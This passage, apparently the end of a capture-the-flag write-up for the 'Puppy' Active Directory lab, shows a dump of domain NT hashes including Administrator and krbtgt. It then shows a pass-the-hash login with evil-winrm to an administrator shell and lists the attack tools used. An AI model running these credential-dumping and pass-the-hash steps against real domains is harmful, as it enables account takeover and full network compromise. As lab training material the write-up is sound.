Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:bb0edc15e49ceb4120c7bd7e6e65d75b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:a4f2989236a639ef3f766e5fe1aad94a:::
PUPPY.HTB\levi.james:1103:aad3b435b51404eeaad3b435b51404ee:ff4269fdf7e4a3093995466570f435b8:::
PUPPY.HTB\ant.edwards:1104:aad3b435b51404eeaad3b435b51404ee:afac881b79a524c8e99d2b34f438058b:::
PUPPY.HTB\adam.silver:1105:aad3b435b51404eeaad3b435b51404ee:a7d7c07487ba2a4b32fb1d0953812d66:::
PUPPY.HTB\jamie.williams:1106:aad3b435b51404eeaad3b435b51404ee:bd0b8a08abd5a98a213fc8e3c7fca780:::
PUPPY.HTB\steph.cooper:1107:aad3b435b51404eeaad3b435b51404ee:b261b5f931285ce8ea01a8613f09200b:::
PUPPY.HTB\steph.cooper_adm:1111:aad3b435b51404eeaad3b435b51404ee:ccb206409049bc53502039b80f3f1173:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:d5047916131e6ba897f975fc5f19c8df:::
The domain administrator's NT hash (bb0edc15e49ceb4120c7bd7e6e65d75b) confirms authentication via pass the hash without needing the cleartext:
$ evil-winrm -i puppy.htb -u administrator -H 'bb0edc15e49ceb4120c7bd7e6e65d75b'

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
Full domain compromise.
Conclusion

Puppy is built around nested group delegations and credential recovery. There are no exploits or CVEs: every step is a misconfiguration or a secret stored in the wrong place, each one gating the next.
References
- BrutalKeePass – KDBX4 bruteforcer — Alternative to
keepass2johnfor KeePassXC databases using file format version 4. - bloodyAD – Active Directory Privilege Escalation Framework — Used to remove
ACCOUNTDISABLEfromadam.silver'suserAccountControl. - Impacket – dpapi module — Offline DPAPI master key and credential blob decryption.
- Microsoft – DPAPI Credential Storage — Background on the Data Protection API and credential manager storage.
- The Hacker Recipes – DPAPI Secrets — DPAPI credential extraction methodology.
- Evil-WinRM — Windows Remote Management shell.
- Hacking Articles – GenericWrite Active Directory Abuse — GenericWrite exploitation techniques on AD objects.